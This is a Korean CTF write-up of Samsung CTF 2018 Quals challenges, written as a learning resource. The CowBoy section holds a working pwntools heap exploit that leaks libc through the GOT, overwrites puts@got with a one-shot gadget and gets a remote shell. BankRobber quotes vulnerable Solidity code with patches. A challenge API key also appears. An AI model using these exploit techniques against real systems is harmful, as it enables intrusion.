Samsung CTF 2018 Quals

아이디 : shpik
이메일 : -
이름 : -

Mic Check

- 문제 설명

The key format is SCTF{you_need_to_include_SCTF{}_too}.

- 문제 풀이

문제 설명에 FLAG가 써있으며, 이를 인증하면 됩니다.

- 플래그

SCTF{you_need_to_include_SCTF{}_too}

CowBoy

- 문제 설명

I made a new heap allocator.

Would you test this one?

nc cowboy.eatpwnnosleep.com 14697

- 문제 풀이

해당 바이너리는 fastbin 을 관리하는 것과 같은 느낌으로 메모리 할당, 메모리 해제, 메모리 수정이 구현되어 있습니다.

그래서 바이너리를 실행하면 main 에서 초기화 과정을 거치는데, mmap 을 통해 메모리를 미리 할당하여 후에 기능을 수행하는데 사용합니다.

바이너리는 alloc, show, fill 메뉴를 통해 공격이 가능합니다.

1. alloc

메모리를 할당해주는 기능입니다.

원하는 사이즈를 입력하면 그에 맞는 영역을 제공해주는데, 0x10, 0x20, 0x40, 0x80, 0x100, 0x200, 0x400, 0x800 사이즈에 맞게 align 을 수행합니다.

```
1: x/32xg 0x00000000013b8900
0x13b8900:      0x0000000000000000      0x0000000000000021
0x13b8910:      0x000002cd28950000      0x0000000000000000
```

Figure 1. 청크 관리하는 구조체

할당된 데이터는 청크를 관리하기 위해 data 의 주소, 다음 청크의 주소를 멤버로 갖는 0x10 사이즈의 구조체가 할당됩니다.

구조체는 동적 할당 함수가 malloc 이고 **초기화**하는 작업을 하지 않아서 fill 기능과 연계하여 **취약점**이 발생합니다.

2. show

위에 본 구조체를 기반으로 다음 청크의 주소가 NULL 을 만날때까지 탐색을 수행하고, 그때의 data 주소들을 화면에 출력합니다.

fill 기능을 통해 다음 청크의 주소를 덮어씌어 원하는 주소를 **Leak** 할 수 있습니다.

3. fill

할당된 메모리에 data 를 넣기 위한 기능입니다.

하지만 데이터를 넣을 때, 직접 data 에 넣지 않고 malloc 한 후 그 주소에 데이터를 쓰고, memcpy 를 통해 메모리에 데이터를 복사한 후, malloc 한 주소를 free 해줍니다.

이를 이용해 다음 청크의 주소를 조작할 수 있고, 이를 이용해 **Leak** 또는 **Arbirary Write** 가 발생합니다.

이를 이용해 우리는 got 테이블을 덮어 oneshot 가젯을 이용하여 shell 을 얻을 것입니다. 공격 방법은 다음과 같습니다.

1) got 테이블 맨 아래있는 rand@got 가 다음 값이 NULL 이기 때문에 show 메뉴를 통해 Leak 을 합니다.

2) Leak 을 통해 얻은 Library 주소를 기반으로 Oneshot Gadget 주소를 계산해줍니다.

3) alloc 시 data 의 주소를 저장해주고, 해당 data 에 puts@got 의 주소를 앞 8 바이트에 적어줍니다.

4) 3 번에서 얻은 data 의 주소를 다음 청크의 주소로 설정해줍니다.

5) fill 을 통해 3 번에서 얻은 주소에 접근이 가능하고, 데이터를 쓰게 되면 puts@got 을 덮어쓸 수가 있습니다. 이를 2 번에서 계산한 Oneshot Gadget 으로 덮어씁니다.

6) 이제 기다리면 쉘을 얻을 수 있습니다.

```
parallels@ubuntu:/media/psf/Home/writeup/ctf/sctf/2018/quals$ python cowboy.py
[+] Opening connection to cowboy.eatpwnnosleep.com on port 14697: Done
[+] rand@got : 0x7f6c6b629f60
[+] LibcBase : 0x7f6c6b5ef000
[+] LibcOneShot : 0x7f6c6b63426a
[+] LeakHeap : 0x28609e50020
[*] Switching to interactive mode
$
$
$ ls
CowBoy
flag
$ cat flag
SCTF{H4v3_y0u_ev3r_seen_CowBoy_B1B0P?}
$
```

Figure 2. Exploit and get shell

공격에 사용한 코드는 다음과 같습니다.

```
from pwn import *
from time import sleep
import json

#r = process('./CowBoy')
r = remote('cowboy.eatpwnnosleep.com', 14697)
a = {
    'apikey' : '481007da95694e22ab777e1779207c2970da70331d677b4dfc3096e533227e05',
}
r.send(json.dumps(a).encode())
r.recv(102400)

c2 = lambda:r.recvuntil('----------------------------------------')
sl = lambda x:r.sendline(str(x))
s = lambda x:r.send(str(x))
```

```
def alloc(size):
        sl(1)
        sleep(0.1)
        sl(size)
        sleep(0.1)
        return r.recv()

def free(bins,chunk):
        sl(2)
        sleep(0.1)
        sl(bins)
        sleep(0.1)
        sl(chunk)
        sleep(0.1)
        r.recv()

def show():
        sl(3)
        sleep(0.1)
        p = c2()
        sleep(0.1)
        r.recv()
        return p

def fill(bins,chunk,contents):
        sl(4)
        sleep(0.1)
        sl(bins)
        sleep(0.1)
        sl(chunk)
        sleep(0.1)
        s(contents)
        sleep(0.1)
        r.recv()

alloc(1) # bin 0, chunk 0
sleep(0.1)
fill(0,0,'a'*8+p64(0x0000000000602090)) # rand@got; bin 0, chunk 2
sleep(0.1)
alloc(1) # bin 0, chunk 1
sleep(0.1)
LeakLibc = int(show().split('₩n')[0].split('0x')[-1],16)
```

```
success('rand@got : '+hex(LeakLibc));
LibcBase = LeakLibc - 0x3AF60
success('LibcBase : '+hex(LibcBase));
LibcOneShot = LibcBase + 0x4526a
success('LibcOneShot : '+hex(LibcOneShot));
sleep(0.1)
LeakHeap = int(alloc(1).split('0x')[1].split('₩n')[0],16)   # bin 0, chunk 3
sleep(0.1)
success('LeakHeap : '+hex(LeakHeap))
fill(0,3,p64(0x0000000000602020)) # puts@got
sleep(0.1)
alloc(1) # bin 0, chunk 4
sleep(0.1)
fill(0,4,'a'*8+p64(LeakHeap)) # bin 0, chunk 6
sleep(0.1)
alloc(1) # bin 0, chunk 5
sleep(0.1)
fill(0,6,p64(LibcOneShot)) # overwrite puts@got -> oneshot gadget
sleep(0.1)

r.interactive()
```

- 플래그

SCTF{H4v3_y0u_ev3r_seen_CowBoy_B1B0P?}

BankRobber

- 문제 설명

SCTFBank looks vulnerable...

Patch and protect it from Bankrobbers!

nc bankrobber.eatpwnnosleep.com 4567

- 문제 풀이

문제에서 제공된 파일을 열어보면 solidity 코드인 것을 확인할 수 있으며, 이 파일에는 취약점이 존재합니다.

우리는 이를 패치하여 서버에 전송하고, 서버에서는 우리가 패치한 코드를 기반으로 테스트를하여 취약점이 정상적으로 패치되었는지의 따라서 Flag 를 주는 방식입니다.

제일 먼저 발견한 취약점은 multiTransfer 함수입니다.

```
function multiTransfer(address[] to_list, uint256 value) public {
    require(balance[msg.sender] >= value*to_list.length);
    balance[msg.sender] -= value*to_list.length;
    for(uint i=0; i < to_list.length; i++){
        balance[to_list[i]] += value;
    }
}
```

Figure 3. multiTransfer 함수

multiTransfer 함수의 존재하는 취약점은 다음과 같습니다.

balance 와 value 는 uint256 의 값으로 존재하는데, "value*to_list.length"의 값이 uint256 의 Max 값보다 크게 되면 **오버플로우**가 발생하여 0 부터 다시 시작하여 메시지를 보내는 사람의 balance 인 "balance[msg.sender]"보다 작게 만들 수 있습니다.

하지만 value 값은 보내는 사람의 balance 인 "balance[msg.sender]"보다 클 수가 있으나 이에 대한 부분을 확인하지 않고 Transfer 을 수행합니다.

이를 기반으로 require 을 통해 "balance[msg.sender] >= value"를 확인하여 취약점을 패치하였습니다.

또한 donate 함수에서 Integer Overflow 를 체크하지 않으므로 위와 같은 require 문을 추가하였습니다.

다음으로 발견한 취약점은 deliver 함수입니다.

```
function deliver(address to) public {
    require(tx.origin == owner);
    to.transfer(donation_deposit);
    donation_deposit = 0;
}
```

Figure 4. deliver 함수

deliver 함수에서는 msg.sender 가 owner 인지를 확인하는 로직이 빠져 있습니다.
"owner == msg.sender"를 확인하여 취약점을 패치하였습니다.

마지막으로 **Race Condition** 에 대한 취약점을 패치하였습니다.
우선 withdraw 함수입니다.

```
//withdraw my balance
function withdraw(uint256 value) public{
    require(balance[msg.sender] >= value);
    msg.sender.call.value(value)();
    balance[msg.sender] -= value;
}
```

Figure 5. withdraw 함수

msg.sender.call.value(value)()를 통해 withraw 함수를 다시 실행할 수 있는 취약점이 존재한다고 하므로, 이를 balance 와 연산이 끝난 후에 수행하도록 코드의 위치를 바꾸어 주었습니다.
또한, lockBalances 란 Bool 타입의 변수를 추가하여 각 함수가 실행중일 때, 다른 함수를 호출하지 못하도록하여 Race Condition 을 방지하였습니다.

위 3 개의 취약점을 패치하여 서버에 전송한 결과 플래그를 얻을 수 있었습니다.

```
Compiling...

Your SCTFBank should work correctly for benign transactions
=== SCTFBank functionality tests ===
PASS: Contract ABI check
PASS: Deposit (fallback function) / withdraw test
PASS: transfer() test
PASS: multi_transfer() test
PASS: donate / deliver test
=== Functionality test passed ===


GREAT! Time to open bank!
... Bank Robbers are coming!
WOW! Your SCTFBank is safe!
Flag: SCTF{sorry_this_transaction_was_sent_by_my_cat}
```

Figure 6. 소스코드 패치 및 플래그 획득

패치한 코드는 다음과 같습니다.

```
pragma solidity ^0.4.18;


contract SCTFBank{
    event LogBalance(address addr, uint256 value);
    mapping (address => uint256) private balance;
    uint256 private donation_deposit;
```

```
    address private owner;
    bool private lockBalances;

    //constructor
    constructor() public{
        owner = msg.sender;
    }

    //logging balance of requested address
    function showBalance(address addr) public {
        emit LogBalance(addr, balance[addr]);
    }

    //withdraw my balance
    function withdraw(uint256 value) public{
        require(!lockBalances);
        lockBalances = true;
        require(balance[msg.sender] >= value);
        balance[msg.sender] -= value;
        require(msg.sender.call.value(value)());
        lockBalances = false;
    }

    //transfer my balance to other
    function transfer(address to, uint256 value) public {
        require(balance[msg.sender] >= value);
        require(!lockBalances);
        lockBalances = true;
        balance[msg.sender] -= value;
        balance[to]+=value;
        lockBalances = false;
    }

    //transfer my balance to others
    function multiTransfer(address[] to_list, uint256 value) public {
        require(balance[msg.sender] >= value*to_list.length);
        require(balance[msg.sender] >= value);
        require(!lockBalances);
        lockBalances = true;
        balance[msg.sender] -= value*to_list.length;
        for(uint i=0; i < to_list.length; i++){
            balance[to_list[i]] += value;
        }
```

```
        lockBalances = false;
    }

    //donate my balance
    function donate(uint256 value) public {
        require(balance[msg.sender]    >= value);
        require(!lockBalances);
        lockBalances = true;
        balance[msg.sender] -= value;
        donation_deposit += value;
        lockBalances = false;
    }

    //Only bank owner can deliver donations to anywhere he want.
    function deliver(address to) public {
        require(tx.origin == owner);
        require(owner == msg.sender);
        require(!lockBalances);
        lockBalances = true;
        to.transfer(donation_deposit);
        donation_deposit = 0;
        lockBalances = false;
    }

    //balance deposit, simple fallback function
    function () payable public {
        require(!lockBalances);
        lockBalances = true;
        balance[msg.sender]+=msg.value;
        lockBalances = false;
    }
}
```

참조 : https://consensys.github.io/smart-contract-best-practices/known_attacks/

- 플래그

SCTF{sorry_this_transaction_was_sent_by_my_cat}

dingJMax

- 문제 설명

I prepared the Rhythm game "dingJMax" for you.

This is really hard... Can you get prefect score for flag?

- 문제 풀이

평소에 좋아하던 리듬 게임인 DJMax 를 생각나게하는 이름으로써, 리듬 게임을 콘솔로 구현했다는 점에서 굉장히 풀고싶게 생긴 문제였습니다.

리듬 게임의 실력으로 풀어보려고 하였으나 실력 부족으로 불가능함을 깨달았습니다.

우선 문제에서 노트를 치면 플래그가 생성되어 가며 최종적으로 모든 노트를 퍼펙트로 치게되면 플래그를 얻을 수 있습니다.

이를 기반으로 항상 참이 되도록 바이너리를 패치하였습니다만, 이상한 플래그가 나오는 것을 확인하였습니다.

그로 인해 바이너리를 자세히 분석하였습니다.

```
73  while ( v16 <= 0xA513 )
74  {
75    v6 = wgetch(stdscr);
76    if ( v6 == 'f' )
77    {
78      v9 = 1;
79      sub_401C9A('f' * v16);
80      sub_400C5E(dest);
81      goto LABEL_20;
82    }
83    if ( v6 > 'f' )
84    {
85      if ( v6 == 'j' )
86      {
87        v10 = 1;
88        sub_401C9A('j' * v16);
89        sub_400C5E(dest);
90        goto LABEL_20;
91      }
92      if ( v6 == 'k' )
93      {
94        v11 = 1;
95        sub_401C9A('k' * v16);
96        sub_400C5E(dest);
97        goto LABEL_20;
98      }
99    }
100   else if ( v6 == 'd' )
101   {
102     v8 = 1;
103     sub_401C9A('d' * v16);
104     sub_400C5E(dest);
105     goto LABEL_20;
106   }
```

Figure 7. 키 입력 시 수행하는 루틴

우선 위의 코드를 통해 while 문을 돈 횟수와 입력한 키에 따라 플래그를 생성하는 것을 알 수 있습니다.

그래서 처음에 항상 참이 되도록 패치하였을 때 이상한 값이 나온 것이었습니다.

하지만 wgetch 함수로 인해 입력을 기다려야 하는데, 프로그램은 계속 진행되는게 신기해서 코드를 훑어보니 **nodelay** 함수와 **usleep** 이 존재하는 것을 확인하였습니다.

nodelay 를 제거함으로써 입력을 받을 때까지 바이너리를 기다리게 만들었고, **usleep** 을 제거하여 입력 후에 1ms 의 sleep 을 수행하지 않게 만들었습니다.

```
.data:0000000000603280 note            dq offset asc_402275    ; DATA XREF: main+338↑o
.data:0000000000603280                                         ; main+632↑r
.data:0000000000603280                                         ; "     "
.data:0000000000603288                 dq offset asc_402275    ; "     "
.data:0000000000603290                 dq offset asc_402275    ; "     "
.data:0000000000603298                 dq offset asc_402275    ; "     "
.data:00000000006032A0                 dq offset asc_402275    ; "     "
.data:00000000006032A8                 dq offset asc_402275    ; "     "
.data:00000000006032B0                 dq offset asc_402275    ; "     "
.data:00000000006032B8                 dq offset asc_402275    ; "     "
.data:00000000006032C0                 dq offset asc_402275    ; "     "
.data:00000000006032C8                 dq offset asc_402275    ; "     "
.data:00000000006032D0                 dq offset asc_402275    ; "     "
.data:00000000006032D8                 dq offset asc_402275    ; "     "
.data:00000000006032E0                 dq offset asc_402275    ; "     "
.data:00000000006032E8                 dq offset asc_402275    ; "     "
.data:00000000006032F0                 dq offset asc_402275    ; "     "
.data:00000000006032F8                 dq offset asc_402275    ; "     "
.data:0000000000603300                 dq offset asc_402275    ; "     "
.data:0000000000603308                 dq offset asc_402275    ; "     "
.data:0000000000603310                 dq offset asc_402275    ; "     "
.data:0000000000603318                 dq offset asc_402275    ; "     "
.data:0000000000603320                 dq offset aO            ; "   o "
.data:0000000000603328                 dq offset asc_402275    ; "     "
```

Figure 8. .data 영역의 note

.data 영역에 가면 note 들이 저장되어 있는것을 볼 수 있습니다.

노트는 while 을 20 번 돌 때 마다 다음 노트로 바뀝니다.

노트가 바뀐 처음에 노트에 맞는 값을 입력하면 Perfect 가 발생합니다.

그래서 위의 note 들을 추출해 이를 파싱하여 문자열을 생성하였으며, 그때 사용한 코드는 아래와 같습니다.

```
f = open('ding_dataset')
p = f.read()
f.close()

res = ''
for i in p.split('₩n'):
        if '"     "' in i:
                res += 'A'*20
        elif '"o    "' in i:
                res += 'A'*19+'d'
        elif '" o   "' in i:
                res += 'A'*19+'f'
        elif '"   o "' in i:
                res += 'A'*19+'j'
        elif '"    o"' in i:
                res += 'A'*19+'k'

print res
```

다만 맨 처음 노트는 왠지 계산이 맞지 않아 수동으로 찾았고, 779 번째에 퍼펙트가 뜨는 것을 확인하였습니다.

이제 파싱한 문자열을 기반으로 "python ding.py | ./dingJMax" 와 같은 pipeline 으로 연결하여 바이너리를 실행하여 플래그를 얻을 수 있었습니다.
실행한 python 코드는 아래와 같습니다.

```
import sys
from time import sleep

print '₩n₩n₩n'
sys.stdout.flush()

print
'A'*779+'j'+"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA...중략...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAk"
sys.stdout.flush()
sleep(100)
```

Figure 9. Perfect 299 and get Flag

- 플래그

SCTF{I_w0u1d_l1k3_70_d3v3l0p_GUI_v3rs10n_n3x7_t1m3}


HideInSSL

- 문제 설명

Hacker stole the flag through the SSL protocol.

- 문제 풀이

문제에서 패킷 파일이 주어졌으며 이를 열어서 봤는데 Client Hello, Continuation Data 가 엄청 많인 것을 볼 수 있었습니다.




33	5.713413	192.168.0.107	192.168.0.128	SSL	246	Client Hello
34	5.713701	192.168.0.128	192.168.0.107	TCP	66	443 → 37300 [ACK] Seq=1 Ack=181 Win=30080 Len
35	5.713957	192.168.0.128	192.168.0.107	SSL	67	Continuation Data
36	5.713967	192.168.0.107	192.168.0.128	TCP	66	37300 → 443 [ACK] Seq=181 Ack=2 Win=29312 Len
37	5.714037	192.168.0.107	192.168.0.128	SSL	246	Client Hello
38	5.714235	192.168.0.128	192.168.0.107	SSL	67	Continuation Data
39	5.714271	192.168.0.107	192.168.0.128	SSL	246	Client Hello
40	5.714553	192.168.0.128	192.168.0.107	SSL	67	Continuation Data
41	5.714586	192.168.0.107	192.168.0.128	SSL	246	Client Hello
42	5.714865	192.168.0.128	192.168.0.107	SSL	67	Continuation Data
43	5.714897	192.168.0.107	192.168.0.128	SSL	246	Client Hello
44	5.715210	192.168.0.128	192.168.0.107	SSL	67	Continuation Data
45	5.715242	192.168.0.107	192.168.0.128	SSL	246	Client Hello
46	5.715566	192.168.0.128	192.168.0.107	SSL	67	Continuation Data

Frame 33: 246 bytes on wire (1968 bits), 246 bytes captured (1968 bits)

Figure 10. packet 내용

192.168.0.107 과 192.168.0.128 이 주고받은 첫 Client Hello 의 패킷 데이터를 보면 JPG 파일의 헤더가 들어있는 것을 볼 수 있습니다.



```
0000  00 0c 29 ac 31 b8 00 0c  29 f4 b2 ef 08 00 45 00   ..).1... ).....E.
0010  00 e8 1f 3b 40 00 40 06  98 99 c0 a8 00 6b c0 a8   ...;@.@. .....k..
0020  00 80 91 b4 01 bb ce db  a5 d7 12 88 10 fe 80 18   ........ ........
0030  00 e5 83 16 00 00 01 01  08 0a c6 39 35 3d 00 2b   ........ ...95=.+
0040  cd 31 16 03 03 00 af 01  00 00 ab 03 03 5b 1e 7f   .1...... .....[..
0050  5c 18 00 00 00 ff d8 ff  e0 00 10 4a 46 49 46 00   \....... ...JFIF.
0060  01 00 01 00 60 00 60 00  00 ff fe 00 1f 00 00 26   ....`.`. .......&
0070  c0 2c c0 2b c0 30 c0 2f  c0 24 c0 23 c0 28 c0 27   .,.+.0./ .$.#.(.'
```


Figure 11. Client Hello의 Random Bytes 값

위의 파란색은 Random Bytes 로써, 앞의 4 byte 는 데이터의 size 를 뜻하는 것을 알 수 있습니다.

이를 기반으로 패킷에서 데이터를 추출하였고, 추출한 데이터에는 여러개의 JPG 파일이 속해있는 것을 알 수 있습니다.

카빙 툴인 foremost 를 통해 여러개의 JPG 로 나눴으나 데이터들이 깨진 것을 확인할 수 있었습니다.

이유를 확인한 결과 Continuation Data 패킷의 맨 마지막 바이트가 1 일 경우 전송 성공이고 0 일때는 전송 실패인데, 데이터 전송이 실패했을 경우 같은 패킷을 다시 보내 중복된 데이터가 들어간 것이었습니다.



```
0000  00 0c 29 f4 b2 ef 00 0c  29 ac 31 b8 08 00 45 00   ..)..... ).1...E.
0010  00 35 dd d1 40 00 40 06  da b5 c0 a8 00 80 c0 a8   .5..@.@. ........
0020  00 6b 01 bb 91 b4 12 88  10 ff ce db a7 3f 80 18   .k...... .....?..
0030  00 f3 cc 9e 00 00 01 01  08 0a 00 2b cd 31 c6 39   ........ ...+.1.9
0040  35 3e 31                                          5>1
```

Figure 12. 전송 성공 시 Continuation Data 패킷 데이터

```
0000  00 0c 29 f4 b2 ef 00 0c  29 ac 31 b8 08 00 45 00   ..)..... ).1...E.
0010  00 35 de 20 40 00 40 06  da 66 c0 a8 00 80 c0 a8   .5. @.@. .f......
0020  00 6b 01 bb 91 b4 12 88  11 4e ce db de cb 80 18   .k...... .N......
0030  03 89 92 c7 00 00 01 01  08 0a 00 2b cd 46 c6 39   ........ ...+.F.9
0040  35 8f 30                                          5.0
```

Figure 13. 전송 실패 시 Continuation Data 패킷 데이터

이를 주의해서 다음과 같은 파싱 스크립트를 작성하여 실행하였습니다.

```
p = ''
with open('filtered.pcap') as f:
    for line in f.readlines():
        p += line

f = open('flag.jpg','w')
from pwn import *
hdr = '₩x00₩x0c₩x29₩xac₩x31₩xb8₩x00₩x0c₩x29₩xf4₩xb2₩xef₩x08₩x00₩x45₩x00₩x00₩xe8'
#print len(p.split(hdr))*0x18
for i in p.split(hdr)[1:]:
        #print i[62:66]
        k = i.split('₩x01₩x01₩x08₩x0a₩x00₩x2b')
        if len(k)==2:
                if k[1][6]=='1':
                        f.write(i[67:67+u32(i[63:67])])
        else:
                for j in k:
                        if j[6] == '1':
                                f.write(i[67:67+u32(i[63:67])])

f.close()
```

생성된 파일을 foremost 를 통해 카빙하였고, 플래그 이미지들을 얻을 수 있었습니다.




Figure 14. 플래그 이미지

- 플래그

SCTF{H3llo_Cov3rt_S5L}